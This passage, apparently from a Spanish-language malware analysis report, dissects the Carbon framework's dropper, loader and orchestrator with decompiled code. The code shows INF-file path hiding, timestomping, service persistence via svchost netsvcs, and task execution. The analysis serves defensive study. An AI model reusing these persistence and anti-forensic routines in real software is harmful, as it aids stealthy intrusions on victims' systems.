hFindFile = FindFirstFileW(FileName, &FindFileData);
if ( hFindFile != (HANDLE)-1 )
{
    while ( 1 )
    {
        if ( FindFileData.cFileName[0] != '.' )
        {
            if ( wcsicmp(FindFileData.cFileName, L"windowsapps") )
            {
```

Figura 22. Directorio de trabajo

Seguidamente, va a comprobar si en el directorio seleccionado tiene permisos para crear ficheros, en caso afirmativo, va a listar el número de ficheros con extensión “inf” en el directorio “C:\Windows\inf” y va a escoger un número aleatorio entre 0 y el número total de ficheros de la carpeta.

```
while ( !CarbonDropperTryCreateFile((WCHAR *)StorageDir) );
NumINFFiles = 0;
if ( !(unsigned int)CarbonDropperParseINFFilesForStorage(&NumINFFiles, 0i64, 0) )
    return 1i64;
for ( i = 0; i < NumINFFiles; ++i )
{
    RandNumber[0] = CarbonDropperGenRandomNumber(1u, NumINFFiles);
    if ( (unsigned int)CarbonDropperParseINFFilesForStorage(RandNumber, (WCHAR *)StorageDir, StorageDirLength) == 1 )
        break;
    wprintf(L"WRONG WAY...\n");
}
wprintf(L"TOTAL DOMINATION!!!\n");
```

Figura 23. Modificación del fichero INF

Luego va a modificar el fichero con extensión “inf” del directorio anterior según el número aleatorio y va a crear una sección “DestinationDirs”. En la clave “DestDir” le va a establecer el directorio escogido anteriormente como directorio de trabajo de forma similar a lo siguiente:

[DestinationDirs]

DestDir=C:\Program Files\7-Zip\Lang

Con los nombres de archivos aleatorios y rutas de instalación aleatorios los autores del malware buscan limitar la detección mediante el uso de IOCs ya que a cada ejecución los ficheros modificados serán diferentes.

Una vez ha guardado el directorio de trabajo en el fichero INF, el malware va a obtener el último tiempo de escritura del fichero “explorer.exe” del sistema y lo va a aplicar a los artefactos que va a crear posteriormente.

```
qmemcpy(v14 - 1, L"explorer.exe", 0x1Aui64);
hFile = CreateFileW(Buffer, 0x80000000, 0, 0i64, 3u, 0x80u, 0i64);
if ( hFile != (HANDLE)-1i64 )
{
    if ( GetFileTime(hFile, 0i64, 0i64, &ExplorerWriteTime) )
        v96 = 1;
    CloseHandle(hFile);
}
```

Figura 24. Obtención del tiempo de escritura de explorer.exe

Con lo anterior, el malware pretende pasar desapercibido en caso de que se realice un análisis forense del sistema.

Seguidamente, el dropper va a descifrar los otros componentes de Carbon que lleva cifrados en los recursos y los va a crear en el directorio de trabajo. También les va a cambiar la fecha de la última modificación.

```
qmemcpy((void *) (v31 - 1), L"estdlawf.fes", 26ui64);
CarbonDropperDropResource(L"#203", filename);
CarbonDropperSetFileSecurity(filename, v32);
if ( v96 == 1 )
    CarbonDropperWrapSetFileTime(filename, &ExplorerWriteTime);
```

Figura 25. Creación de los componentes de Carbon

Una vez creados los ficheros de los componentes de Carbon en el directorio de trabajo, el dropper va a crear el servicio encargado de ejecutar el loader de Carbon.

```

hSCManager = OpenSCManagerW(0i64, 0i64, 2u);
if ( !hSCManager )
{
    lastError = GetLastError();
    wprintf(L"B3CAT:%d\n", lastError);
    return 1i64;
}
if ( v103 == 1 )
{
    hService = OpenServiceW(hSCManager, ServiceName, 0xF01FFu);
    if ( hService )
    {
        wprintf(L"CS2 OK\n");
    }
    else
    {
        lastError = GetLastError();
        wprintf(L"CS3:%d\n", lastError);
    }
}
if ( !v103 || v103 == 1 && !hService )
{
    hService = CreateServiceW(
        hSCManager,
        ServiceName,
        DisplayName,
        0xF01FFu,
        0x10u,
        2u,
        1u,
        BinaryPathName,
        0i64,
        0i64,
        Dependencies,
        0i64,
        0i64);
}

```

Figura 26. Creación del servicio de Carbon

Para obtener persistencia en el sistema y que el servicio se ejecute cada vez que el sistema arranca, el malware añade el servicio creado al valor “netsvcs” de la clave “Software\Microsoft\Windows NT\CurrentVersion\Svchost”.

```

hSvchostKey = RegSetValueExW(phkResult, &netsvcsStrEncrypted, 0, 7u, lpData, Size);
if ( hSvchostKey )
{
    v101 = 1;
    RegCloseKey(phkResult);
    return 1i64;
}
wprintf(L"[+] Service group has been fixed\n");

```

Figura 27. Creación de persistencia

Ya que el fichero registrado como servicio es una DLL es necesario especificar que export se va a llamar al ejecutar el fichero, por eso, el dropper crea los valores “ServiceMain”, “ServiceDLL” y “ServiceDllUnloadOnStop” en la clave “SYSTEM\CurrentControlSet\Services\Alerter\Parameters” del registro de Windows.

En el valor “ServiceMain” va a guardar el nombre del export a ejecutar de la DLL que en este caso es “ServiceMain”. En el valor “ServiceDLL” va a guardar la ruta del fichero DLL del servicio que es “%SystemRoot%\system32\alrsvc.dll”. En el valor “ServiceDllUnloadOnStop” va a guardar un DWORD con valor “1” que va a permitir que la DLL sea descargada del proceso svchost.exe cuando se pare el servicio.

Por último, el dropper arranca el servicio creado anteriormente para ejecutar el loader.

```
if ( !StartServiceW(hService, 0, 0i64) )
{
    lastError = GetLastError();
    wprintf(L"SS:%d\n", lastError);
}
```

Figura 28. Ejecución del servicio

5.6. Loader

La funcionalidad del Loader es bastante reducida ya que el número de instrucciones y las acciones que realiza son muy pocas, simplemente se encarga de cargar el componente Orchestrator en memoria y ejecutar uno de sus exports.

Tal y como hemos visto en el apartado anterior, la función del fichero que se va a ejecutar es la denominada como “ServiceMain”. Analizando dicha función podemos ver como el malware registra una función designada como controlador del servicio que se encargará de manejar las solicitudes del mismo. Seguidamente, reporta el estado del servicio como “SERVICE_START_PENDING” y crea un evento de sincronización. Por último, crea un hilo para ejecutar la función que hemos nombrado “CarbonMainThread” que se encargará de cargar y ejecutar el componente Orchestrator y por último se queda esperando a que dicho hilo termine indefinidamente.

```
v0 = RegisterServiceCtrlHandlerW(ServiceName, (LPHANDLER_FUNCTION)CarbonServiceHandlerProc);
hServiceStatus = v0;
if ( v0 )
{
    ServiceStatus.dwServiceType = 0x110;
    ServiceStatus.dwCurrentState = SERVICE_START_PENDING;
    ServiceStatus.dwControlsAccepted = SERVICE_ACCEPT_STOP;
    ServiceStatus.dwWin32ExitCode = 0;
    ServiceStatus.dwServiceSpecificExitCode = 0;
    ServiceStatus.dwCheckPoint = 0;
    ServiceStatus.dwWaitHint = 0;
    CarbonReportSvcStatus(SERVICE_START_PENDING, 0, 0x2710u);
    hEvent = CreateEventW(0i64, 0, 0, 0i64);
    if ( hEvent )
    {
        CarbonReportSvcStatus(SERVICE_RUNNING, 0, 0);
        hThread = (HANDLE)beginthreadex(0i64, 0, (_beginthreadex_proc_type)CarbonMainThread, 0i64, 0, &ThrdAddr);
        if ( hThread )
        {
            if ( hThread != (HANDLE)-1i64 )
            {
                hHandle = hThread;
                v15 = WaitForSingleObject(hThread, 0xFFFFFFFF);
                if ( v15 == WAIT_TIMEOUT )
                    TerminateThread(hThread, 0);
            }
        }
        if ( hEvent )
            CloseHandle(hEvent);
    }
    LODWORD(v0) = CarbonReportSvcStatus(SERVICE_STOPPED, 0, 0);
}
```

Figura 29. ServiceMain del Loader

Para poder cargar el componente Orchestrator en memoria, primero verifica todos los archivos en “%SystemRoot%\inf\” para encontrar la sección “DestinationDirs” con el valor “DestDir” creada anteriormente por el dropper y que contiene la ruta al directorio de trabajo de Carbon.

Por último, el malware va a cargar en memoria el Orchestrator mediante la API LoadLibraryW y va a ejecutar el export llamado “OnDemandStart”.

```
hModule = LoadLibraryW(lpLibFileName);
if ( !hModule )
    return 0i64;
OnDemandStart = GetProcAddress(hModule, g_OnDemandStart);
if ( !OnDemandStart )
    return 0i64;
OnDemandStop = GetProcAddress(hModule, g_OnDemandStop);
if ( !OnDemandStop )
    return 0i64;
v25 = ((__int64 (__fastcall *)(_QWORD))OnDemandStart)(0i64);
if ( v25 )
{
    v37 = WaitForSingleObject(hEvent, 0xFFFFFFFF);
    v25 = ((__int64 (__fastcall *)(_QWORD))OnDemandStop)(0i64);
    FreeLibrary(hModule);
    endthreadex(0);
}
```

Figura 30. Carga y ejecución del Orchestrator

5.7. Orchestrator

El componente Orchestrator es el componente principal del framework Carbon. Se utiliza principalmente para inyectar código en un proceso que se comunica legítimamente a través de Internet y también para enviar las tareas recibidas por la Communications Library a otros ordenadores de la misma red, ya sea a través de tuberías nombradas o por TCP.

El malware tiene su inicio en el export “OnDemandStart” que va a ser cargado en el mismo contexto de proceso que el Loader y éste se va a encargar de ejecutar dicho export. Una vez en ejecución, lo primero que va a realizar el malware es deshabilitar los errores del sistema, obtener el PID del proceso actual, resolver los punteros de algunas APIs dinámicamente y crear el evento principal de sincronización.

```
SetErrorMode(0x8007u);
hHeap = GetProcessHeap();
CarbonOrchPID = GetCurrentProcessId();
CarbonOrchInitializeIAT();
CarbonOrchInitializeIAT_0();
if ( FlagDynamicImportsOk )
{
    CarbonOrchWriteErrorToLog("RDIE", 0);
    result = 0i64;
}
else
{
    hMainEvent = CreateEventA(0i64, 1, 0, 0i64);
```

Figura 31. Inicio del componente Orchestrator

Seguidamente, va a obtener el Security Descriptor que aplicará a todos los objetos mutex que va a crear. Con esto el malware se asegura que otros procesos obtengan acceso a los mutex que va a crear para gestionar el acceso de lectura y escritura a los ficheros globales del malware.

```

if ( CarbonOrchGetSecurityDescriptor(&SecurityDescriptor, 0) )
{
    memset(&MutexAttributes, 0, sizeof(MutexAttributes));
    MutexAttributes.nLength = 24;
    MutexAttributes.bInheritHandle = 0;
    MutexAttributes.lpSecurityDescriptor = SecurityDescriptor;
    hLogFileMutex = CreateMutexA(&MutexAttributes, 0, "Global\\Open.Locked.Session.MBP");
    if ( hLogFileMutex )
    {
        TaskConfigMutex = CreateMutexA(&MutexAttributes, 0, "Global\\StopDeskIntel");
        if ( TaskConfigMutex )
        {
            RemoteTaskMutex = CreateMutexA(&MutexAttributes, 0, "Global\\StickLowDrop");
            if ( RemoteTaskMutex )
            {
                TaskListMutex = CreateMutexA(&MutexAttributes, 0, "Global\\NE_full_block_clone");
                if ( TaskListMutex )
                {
                    qword_18003D9A8 = CreateMutexA(&MutexAttributes, 0, "Global\\{5279C310-CA22-EAA1-FE49-C3A6A22AFC82}");
                    if ( qword_18003D9A8 )
                    {
                        hConfigFileMutex = CreateMutexA(&MutexAttributes, 0, "Global\\Central.Orchestrator.E");
                        if ( hConfigFileMutex )
                        {
                            qword_18003D9B8 = CreateMutexA(&MutexAttributes, 0, "Global\\ViHyperCPrompt");
                            if ( qword_18003D9B8 )

```

Figura 32. Creación de los objetos mutex

A continuación, el malware va a inicializar las variables globales que contienen los nombres de los ficheros y los directorios del directorio de trabajo de Carbon. Para ello, anteriormente el malware va a analizar los ficheros con extensión “inf” en el directorio “%SystemRoot%\INF” para buscar la entrada “DestDir” que contiene la ruta al directorio de trabajo de Carbon.

```

if ( CarbonParseINFFilesAndFindStorage(&v3, WorkingDir, 0x104u) )
{
    if ( strlen(WorkingDir) )
    {
        if ( WorkingDir[strlen(WorkingDir) - 1] != '\\' )
        {
            lstrcatA(WorkingDir, "\\");
            strcpy(ConfigFile, WorkingDir);
            lstrcatA(ConfigFile, "estdlawf.fes");
            strcpy(TasksDir, WorkingDir);
            lstrcatA(TasksDir, "1049\\");
            strcpy(TaskResultsAndLogDir, WorkingDir);
            lstrcatA(TaskResultsAndLogDir, "1033\\");
            strcpy(PluginDir, WorkingDir);
            lstrcatA(PluginDir, "en-US\\");
            strcpy(qword_18003DA50, PluginDir);
            lstrcatA(qword_18003DA50, "ljbira.tud");
            strcpy(TaskConfigFile, TaskResultsAndLogDir);
            lstrcatA(TaskConfigFile, "gstatwwq.inf");
            strcpy(qword_18003DA60, WorkingDir);
            lstrcatA(qword_18003DA60, "hlResfus.nea");
            strcpy(RemoteTaskFile, TasksDir);
            lstrcatA(RemoteTaskFile, "myudasrw.sxl");
            strcpy(TaskListFile, TasksDir);
            lstrcatA(TaskListFile, "nugrdmldaw.wt3");
            strcpy(LogFileName, TaskResultsAndLogDir);
            lstrcatA(LogFileName, "dbr4as.lte");
            strcpy(qword_18003DA80, WorkingDir);
            lstrcatA(qword_18003DA80, "nt5vekals.png");
            strcpy(qword_18003DA88, WorkingDir);
            lstrcatA(qword_18003DA88, "nr3eaaw.hgd");
            CreateDirectoryA(PluginDir, &MutexAttributes);
            CreateDirectoryA(TasksDir, &MutexAttributes);
            CreateDirectoryA(TaskResultsAndLogDir, &MutexAttributes);

```

Figura 33. Inicialización de las variables globales

Para acceder a los ficheros del directorio de trabajo, Carbon va a usar los objetos mutex creados anteriormente para asegurar que solo un proceso modifica dichos ficheros. Después, va a usar la función que hemos llamado “CarbonOrchEncryptOrDecryptFile” y

va a descifrar el contenido del fichero. Seguidamente, el malware va a escribir en el fichero y va a volver a usar la función anterior para cifrarlo nuevamente. Por último, va a liberar el mutex permitiendo de nuevo a otros procesos acceder al fichero.

```
CarbonOrchWaitForSingleObject_0(hLogFileMutex);
CarbonOrchEncryptOrDecryptFile(LogFileName, 100);
hLogFile = CreateFileA(LogFileName, 0x40000000u, 0, &MutexAttributes, 3u, 0x80u, 0i64);
if ( hLogFile == (HANDLE)-1i64 )
{
    hLogFile = CreateFileA(LogFileName, 0x40000000u, 0, &MutexAttributes, 4u, 0x80u, 0i64);
    if ( hLogFile != (HANDLE)-1i64 )
        CloseHandle(hLogFile);
    hLogFile = 0i64;
    WritePrivateProfileStringA("LOG", "start", "1", LogFileName);
}
else
{
    LogSize = GetFileSize(hLogFile, 0i64);
    CloseHandle(hLogFile);
    hLogFile = 0i64;
    if ( LogSize >= 16192000 )// 16192000 Bytes == 15 MB
        LogFileIsBig = 0;
}
CarbonOrchEncryptOrDecryptFile(LogFileName, 99);
CarbonOrchReleaseMutex(hLogFileMutex);
```

Figura 34. Escritura en el fichero de log

En la imagen anterior se puede observar como mediante la API WritePrivateProfileStringA va a escribir el contenido "LOG start 1" en el fichero de log. También comprueba si el tamaño del fichero anterior es mayor o igual a 15 Megabytes y si es así escribe el valor 0 a la variable global que hemos llamado "LogFileIsBig".

Además, en caso de que no esté definido el campo "object_id" en la configuración, el malware va a generar una cadena aleatoria para identificar el sistema y la va a escribir en el fichero de configuración. Por otra parte, también va a inicializar los diferentes tipos de transportes disponibles por el malware, este concepto se va a definir más adelante en el análisis de los hilos. Por último, va a inicializar la tubería nombrada global que va a usar para comunicarse con el componente Communications Library inyectado en otros procesos.

```
CarbonOrchGetOrGenerateObjectID(ObjectID, 0x400u);
if ( !LogFileIsBig )
    CarbonOrchestratorWriteToFile("M|\n");
v7 = CarbonOrchInitializeTransports((char *)Default);
if ( v7 )
    CarbonOrchestratorWriteToFile("%s|%d\n", "TR", v7);
v7 = CarbonOrchCreateGlobalNamedPipe();
if ( v7 )
    CarbonOrchestratorWriteToFile("SR|%d\n", v7);
CarbonOrchestratorWriteToFile("ST|3/82|0|\n");
```

Figura 35. Inicializaciones de Carbon

Una vez realizadas las anteriores tareas, el malware crea un total de siete hilos y cada hilo se va a encargar de una tarea diferente. Las funciones realizadas por cada hilo se van a explicar en su correspondiente apartado.

```

hConfigFetchThread = beginnthreadex(
    0i64,
    0,
    CarbonOrchCreateAndConfigureNamedPipe,
    0i64,
    0,
    &pConfigThreadID);
hCheckDiskFreeSpaceThread = beginnthreadex(
    0i64,
    0,
    CarbonOrchCheckDiskFreeSpaceThread,
    0i64,
    0,
    &pCheckDiskThreadID);
hTaskExecutionThread = beginnthreadex(
    0i64,
    0,
    CarbonOrchTaskExecutionThread,
    0i64,
    0,
    &pTaskExecutionThreadID);
hLogRotationThread = beginnthreadex(
    0i64,
    0,
    CarbonOrchLogRotationThread,
    0i64,
    0,
    &pLogRotationThreadID);
hP2PThread = beginnthreadex(0i64, 0, CarbonOrchP2PThread, 0i64, 0, &pP2PThreadID);
hPluginsThread = beginnthreadex(0i64, 0, CarbonOrchPluginsThread, 0i64, 0, &pPluginsThreadID);
hCommsLibraryThread = beginnthreadex(
    0i64,
    0,
    CarbonOrchInjectCommsLibraryThread,
    0i64,
    0,
    &pCommsLibraryThreadID);
if ( SecurityDescriptor )
    CarbonOrchWrapFreeHeaps(SecurityDescriptor);
CarbonOrchWriteToLogFile("START OK\n");
result = 1i64;

```

Figura 36. Hilos principales del Orchestrator

5.7.1. Monitorización de parámetros de la configuración

En este hilo, el malware va a monitorizar algunos parámetros importantes de la configuración como el "object_id", el número de paneles de control y los transportes que el componente va a usar para comunicarse. La anterior monitorización se va a realizar cada diez minutos y esto va a ser debido a que el malware puede actualizar el fichero de configuración. También va a comprobar si el equipo se encuentra unido a un dominio de Windows.

```

CarbonOrchGetOrGenerateObjectID(ObjectID, 1024u);
IsPCInDomain = CarbonOrchCheckIfPCInDomain();
CarbonOrchWaitForSingleObject_0(hConfigFileMutex);
CarbonOrchEncryptOrDecryptFile(ConfigFile, 100);
WritePrivateProfileStringA("VERSION", "System", "3/82", ConfigFile);
GetPrivateProfileStringA("NAME", "object_id", Default, ObjectID, 1024u, ConfigFile);
GetPrivateProfileStringA("CW_INET", "quantity", "0", C2Count, 100u, ConfigFile);
InetC2Count = strtoul(C2Count, &EndPtr, 10);
if ( InetC2Count < 0 )
    InetC2Count = 0;
GetPrivateProfileStringA("CW_LOCAL", "quantity", "0", C2Count, 100u, ConfigFile);
LocalC2Count = strtoul(C2Count, &EndPtr, 10);
if ( LocalC2Count < 0 )
    LocalC2Count = 0;
GetPrivateProfileStringA("TRANSPORT", "system_pipe", Default, SystemPipeName, 30u, ConfigFile);
GetPrivateProfileStringA("TRANSPORT", "anon_pipes", Default, anonPipes, 1024u, ConfigFile);
GetPrivateProfileStringA("TRANSPORT", "spstatus", "no", spstatus, 10u, ConfigFile);
GetPrivateProfileStringA("TRANSPORT", "adaptable", "no", adaptable, 10u, ConfigFile);
if ( adaptable == "yes" )
    FlagAdaptableTransport = 1;
CarbonOrchEncryptOrDecryptFile(ConfigFile, 99);
CarbonOrchReleaseMutex(hConfigFileMutex);

```

Figura 37. Extracción de parámetros de la configuración

Por otra parte, el malware va a añadir a una clave del registro los nombres de las tuberías nombradas ubicados en los parámetros “system_pipe” y “anon_pipes” de la configuración para que se puedan usar con sesiones nulas.

Por último, va a crear una tubería nombrada con el nombre obtenido del campo “system_pipe” de la configuración y que servirá para comunicarse con el componente Communications Library.

```

if ( strlen(anonPipes) && !v12 && !IsPCInDomain )
{
    v12 = 1;
    v1 = strlen(anonPipes);
    MultiByteToWideChar(0, 0, anonPipes, v1 + 1, lpWideCharStr, 2048);
    for ( i = wcstok(lpWideCharStr, Comma, v2); i; i = wcstok(0i64, Comma, v3) )
        CarbonOrchSetNullSessionPipesAndRestrictAnonymous(i);
}
if ( strlen(SystemPipeName) )
{
    v4 = strlen(SystemPipeName);
    MultiByteToWideChar(0, 0, SystemPipeName, v4 + 1, SystemPipeNameWide, 30);
}
if ( !strcmp(spstatus, "yes") && strlen(SystemPipeName) && !ConfigNamedPipeCreated )
{
    v15 = CarbonOrchCreateSystemNamedPipe(SystemPipeName);
    if ( v15 )
        CarbonOrchWriteToFile("SR2|%d|\n", v15);
    ConfigNamedPipeCreated = 1;
    if ( !IsPCInDomain )
        CarbonOrchSetNullSessionPipesAndRestrictAnonymous(SystemPipeNameWide);
}
else if ( !strcmp(spstatus, "no") )
{
    if ( strlen(SystemPipeName) )
    {
        if ( ConfigNamedPipeCreated == 1 )
        {
            CarbonOrchNamedPipeThreadsJoinAndCloseHandles();
            ConfigNamedPipeCreated = 0;
            if ( !IsPCInDomain )
                CarbonOrchSetNullSessionPipes(SystemPipeNameWide);
        }
    }
}
CarbonOrchReturnFalse();
}
while ( !CarbonOrchWaitForSingleObject(600000u) );// 10 minutes

```

Figura 38. Creación de la tubería nombrada

5.7.2. Revisión periódica del directorio de almacenamiento

Existe una carpeta de almacenamiento ubicada en el directorio de trabajo de Carbon y que contiene los archivos descargados de los paneles de control (p. ej. comandos a ejecutar o archivos PE y sus respectivos ficheros de configuración) u otros ficheros que se han enviado a los servidores de los operadores del malware.

En este hilo, se va a ejecutar continuamente y comprobará si todavía hay suficiente espacio disponible en la carpeta, si no, se va a escribir un registro en el fichero de log para avisar a los operadores.

```

v13 = GetDiskFreeSpaceExA(TasksDir, &FreeBytesAvailableToCaller, &TotalNumberOfBytes, &TotalNumberOfFreeBytes);
if ( v13 )
{
    if ( TotalNumberOfFreeBytes.QuadPart > 0x6400000 )
        TotalNumberOfFreeBytes.QuadPart -= 0x6400000i64;
    if ( TotalNumberOfBytes.QuadPart > 0x6400000 )
        TotalNumberOfBytes.QuadPart -= 0x6400000i64;
    if ( TotalNumberOfFreeBytes.QuadPart > TotalNumberOfBytes.QuadPart )
        TotalNumberOfFreeBytes.QuadPart -= 0x6400000i64;
    v1 = 100 * TotalNumberOfFreeBytes.QuadPart / TotalNumberOfBytes.QuadPart;
    v2 = 100 * TotalNumberOfFreeBytes.QuadPart % TotalNumberOfBytes.QuadPart;
    TotalSpace = v1;
    if ( v1 < 0 )
        TotalSpace = TotalSpace + 1.844674407370955e19; // Convert to Double
    TotalSpaceCopy = TotalSpace;
    if ( TotalSpace >= 5.0 )
    {
        if ( TotalSpaceCopy < 10.0 )
            CarbonOrchestratorWriteToFile("OPER|Low space|\n", v2);
        }
    else
    {
        CarbonOrchestratorWriteToFile("OPER|Critical space|\n", v2);
    }
}

```

Figura 39. Monitorización del espacio libre

5.7.3. Ejecución de tareas

Las tareas son ficheros o comandos enviados por los paneles de control al malware y que permiten a los operadores ejecutar programas y otros ficheros en los sistemas infectados.

Las entradas de tareas se leen del fichero “nugrdmldaw.wt3” del directorio de tareas que tiene por nombre “1049” en el directorio de trabajo de Carbon. Las tareas tienen el siguiente formato:

```

task_id | task_filepath | task_config_filepath | task_result_filepath
| task_log_filepath | [execution_mode | username | password]

```

A continuación, se va a explicar para que sirve cada uno de los campos:

- **task_id:** Se trata de un número que identifica la tarea a ejecutar.
- **task_filepath:** Indica la ruta al fichero de tarea a ejecutar.
- **task_config_filepath:** Apunta a la ruta del fichero de configuración de la tarea.
- **task_result_filepath:** Ruta donde se van a almacenar los ficheros resultantes de la ejecución de la tarea.
- **task_log_filepath:** Ruta donde se va a almacenar los logs generados por la tarea.
- **execution_mode:** Campo opcional que indica el modo de ejecución de la tarea.
- **username:** Campo opcional que contiene el usuario que va a usarse para ejecutar la tarea.
- **password:** Campo opcional que contiene la contraseña del usuario usado para ejecutar la tarea.

Los cinco primeros campos son obligatorios, mientras que los últimos tres son opcionales. Si existe el campo " execution_mode", su valor afectará la forma en que se ejecuta la tarea:

- 0 o 1: Ejecución normal mediante la API CreateProcess
- 2: La tarea se ejecuta en el contexto de seguridad de un usuario específico (las credenciales son proporcionadas mediante los campos username y password).
- 3 o 4: La tarea es ejecutada en el contexto de seguridad del usuario representado por el token del proceso “explorer.exe”

En primer lugar, el hilo va a buscar todos los ficheros que contengan la extensión .bak en el Directorio de trabajo y los ficheros con extensión “.tmp” en el directorio donde se almacenan las tareas. Si encuentra alguno de estos ficheros los va a eliminar.

```
lstrcatA(BakFiles, "*.bak");
hFindFile = FindFirstFileA(BakFiles, &FindFileData);
if ( hFindFile != -1i64 )
{
    for ( i = 1; i; i = FindNextFileA(hFindFile, &FindFileData) )
    {
        memset(FileName, 0, 0x104ui64);
        strcpy(FileName, WorkingDir);
        lstrcatA(FileName, FindFileData.cFileName);
        DeleteFileA(FileName);
    }
}
if ( hFindFile != -1i64 )
    FindClose(hFindFile);
strcpy(BakFiles, TasksDir);
lstrcatA(BakFiles, "*.tmp");
hObject = CreateFileA(RemoteTaskFile, 0x80000000, 0, 0i64, 3u, 0x80u, 0i64);
if ( hObject == -1i64 )
{
    v25 = CreateFileA(TaskListFile, 0x80000000, 0, 0i64, 3u, 0x80u, 0i64);
    if ( v25 == -1i64 )
    {
        hFindFile = FindFirstFileA(BakFiles, &FindFileData);
        if ( hFindFile != -1i64 )
        {
            for ( i = 1; i; i = FindNextFileA(hFindFile, &FindFileData) )
            {
                memset(FileName, 0, 0x104ui64);
                strcpy(FileName, TasksDir);
                lstrcatA(FileName, FindFileData.cFileName);
                DeleteFileA(FileName);
            }
        }
    }
    if ( hFindFile != -1i64 )
        FindClose(hFindFile);
}
```

Figura 40. Borrado de ficheros de tareas

El malware realiza lo anterior para borrar las tareas antiguas que pudiera haber en el sistema.

Hay algunas opciones que se recuperan del archivo de configuración de Carbon como es el campo “time2task” que se usa para establecer un tiempo de espera máximo para la ejecución de la tarea (1 hora por defecto). También se leen los campos “task_min” y “task_max” que se usan para esperar un tiempo aleatorio entre la ejecución de cada tarea. El tiempo de espera anterior se establece con un valor aleatorio entre “task_min” y “task_max” que se han leído anteriormente de la sección [TIME] de la configuración.


```

CarbonOrchWaitForSingleObject_0(hConfigFileMutex);
CarbonOrchCAST128EncryptOrDecryptFile(ConfigFile, 100);
GetPrivateProfileStringA("TIME", "task_min", Default, task_min, 0x1Eu, ConfigFile);
GetPrivateProfileStringA("TIME", "task_max", Default, task_max, 0x1Eu, ConfigFile);
CarbonOrchCAST128EncryptOrDecryptFile(ConfigFile, 99);
CarbonOrchReleaseMutex(hConfigFileMutex);
if ( strlen(task_min) )
    task_min_parsed = atoi(task_min);
else
    task_min_parsed = 60000;
if ( strlen(task_max) )
    task_max_parsed = atoi(task_max);
else
    task_max_parsed = 240000;
memset(task_min, 0, 0x1Eui64);
memset(task_max, 0, 0x1Eui64);

```

Figura 41. Obtención de task_min y task_max de la configuración

Luego va a proceder a leer el listado de tareas a ejecutar del fichero “nugrdmldaw.wt3” ubicado en el directorio de tareas. En dicho fichero se almacenan todas las tareas a ejecutar por el componente Orchestrator.

```

CarbonOrchWaitForSingleObject_0(TaskListMutex);
CarbonOrchReadFileToBuffer(TaskList, OrchTaskListFile);
CarbonOrchReleaseMutex(TaskListMutex);

```

Figura 42. Lectura de tareas a ejecutar

Seguidamente, el malware va a analizar los campos de la tarea como se ha indicado anteriormente. El archivo que contiene la tarea a ejecutar y su configuración se encuentran cifrados con CAST128 y se va a proceder a su descifrado antes de su ejecución.

```

taskInfo.execution_mode = 0;
if ( taskValue )
    taskInfo.execution_mode = strtoul(taskValue, &EndPtr, 10);
if ( taskInfo.execution_mode == 2 )
{
    v6 = strtok(0i64, "|"); // username
    taskValue = v6;
    usernameLen = strlen(v6);
    taskInfo.username = malloc(usernameLen + 1);
    strcpy(taskInfo.username, taskValue);
    v8 = strtok(0i64, "|"); // password
    taskValue = v8;
    passwordLen = strlen(v8);
    taskInfo.password = malloc(passwordLen + 1);
    strcpy(taskInfo.password, taskValue);
}
memset(TaskList, 0, sizeof(TaskList));
CarbonOrchestratorWriteToLogFile(TaskInit, taskInfo.task_id);
CarbonOrchCAST128EncryptOrDecryptFile(taskInfo.task_filepath, 100);
CarbonOrchCAST128EncryptOrDecryptFile(taskInfo.task_config_filepath, 100);
CarbonOrchParsePEInfoAndRunTask(&taskInfo);

```

Figura 43. Descifrado de los ficheros de tarea y su configuración

Si la tarea es un archivo DLL válido, el fichero se va a cargar en la memoria del proceso actual y se va a crear un hilo para ejecutar el export con nombre “start”.


```

FileIsPE = CarbonOrchCheckIfPEFile(taskInfo->task_filepath);
if ( FileIsPE == 1 )
{
    FileIsPE = CarbonOrchGetCharacteristicsAndMachineFromPE(taskInfoCopy->task_filepath, &Characteristics, &Machine);
    if ( FileIsPE == 1 )
    {
        if ( Characteristics & IMAGE_FILE_DLL )
        {
            hModule = LoadLibraryA(taskInfoCopy->task_filepath);
            if ( hModule )
            {
                pFunction = GetProcAddress(hModule, "start");
                if ( pFunction )
                {
                    DeleteFileA(taskInfoCopy->task_result_filepath);
                    DeleteFileA(taskInfoCopy->task_log_filepath);
                    CarbonOrchRunThreadFromTask(pFunction, taskInfoCopy);
                    TaskExecutedFlag = 1;
                }
                FileIsPE = FreeLibrary(hModule);
            }
        }
    }
}

```

Figura 44. Ejecución de tarea en fichero DLL

De lo contrario, se trata de un fichero EXE o de un comando a ejecutar. Al igual que el archivo de configuración de Carbon, el archivo de configuración de la tarea se forma como un archivo INF de Windows y debe contener la sección [CONFIG] con los siguientes parámetros:

- **NAME:** Nombre del fichero de tarea a ejecutar. Por defecto es cmd.exe.
- **ARG:** Argumentos de la tarea a ejecutar. Por defecto está vacío.
- **RESULT:** Parámetro para decidir si el resultado de la tarea se guardará en el fichero de resultados o no. Por defecto está a stdout.
- **DELETE:** Parámetro para decidir si eliminar el resultado de la tarea. Por defecto, está a no.

Antes de ejecutar la tarea, se va a actualizar el valor “run_task_system” de la sección [WORKDATA] de la configuración para indicar que se está ejecutando la tarea. Por último, el comando junto con sus argumentos es ejecutado a través de la función CreateProcess.

```

hObject = CreateFileA(taskLogFilepath, 0x40000000u, 0, &SecurityAttributes, 2u, 0x80u, 0i64);
if ( hObject != -1i64 )
{
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    memset(&ProcessInformation, 0, sizeof(ProcessInformation));
    StartupInfo.cb = 104;
    StartupInfo.dwFlags = 257;
    StartupInfo.hStdError = hObject;
    StartupInfo.hStdInput = hObject;
    StartupInfo.hStdOutput = hObject;
    StartupInfo.wShowWindow = 0;
    SetHandleInformation(hObject, 1u, 1u);
    memset(&TokenAttributes, 0, sizeof(TokenAttributes));
    TokenAttributes.nLength = 24;
    TokenAttributes.lpSecurityDescriptor = 0i64;
    TokenAttributes.bInheritHandle = 1;
    if ( !TaskInfoCopy->execution_mode || TaskInfoCopy->execution_mode == 1 )// Normal CreateProcess
    {
        v66 = (IAT_0->CreateProcessA)(
            0i64,
            lpCommandLine,
            &TokenAttributes,
            &TokenAttributes,
            1,
            16,
            0i64,
            0i64,
            &StartupInfo,
            &ProcessInformation);
    }
}

```

Figura 45. Ejecución de tarea

Si el campo “result” de la configuración de la tarea no es stdout se va a copiar el fichero indicado por ese campo al fichero de resultados indicado en la tarea y se va a comprimir y cifrar. De la misma forma, también se va a comprimir y cifrar el fichero de log de la tarea. Y en caso de que el campo “delete” estuviera a yes en la configuración de la tarea, se va a proceder a eliminar el fichero de resultados original. Por último, se va a actualizar la configuración para indicar que ninguna tarea se encuentra en ejecución.

```
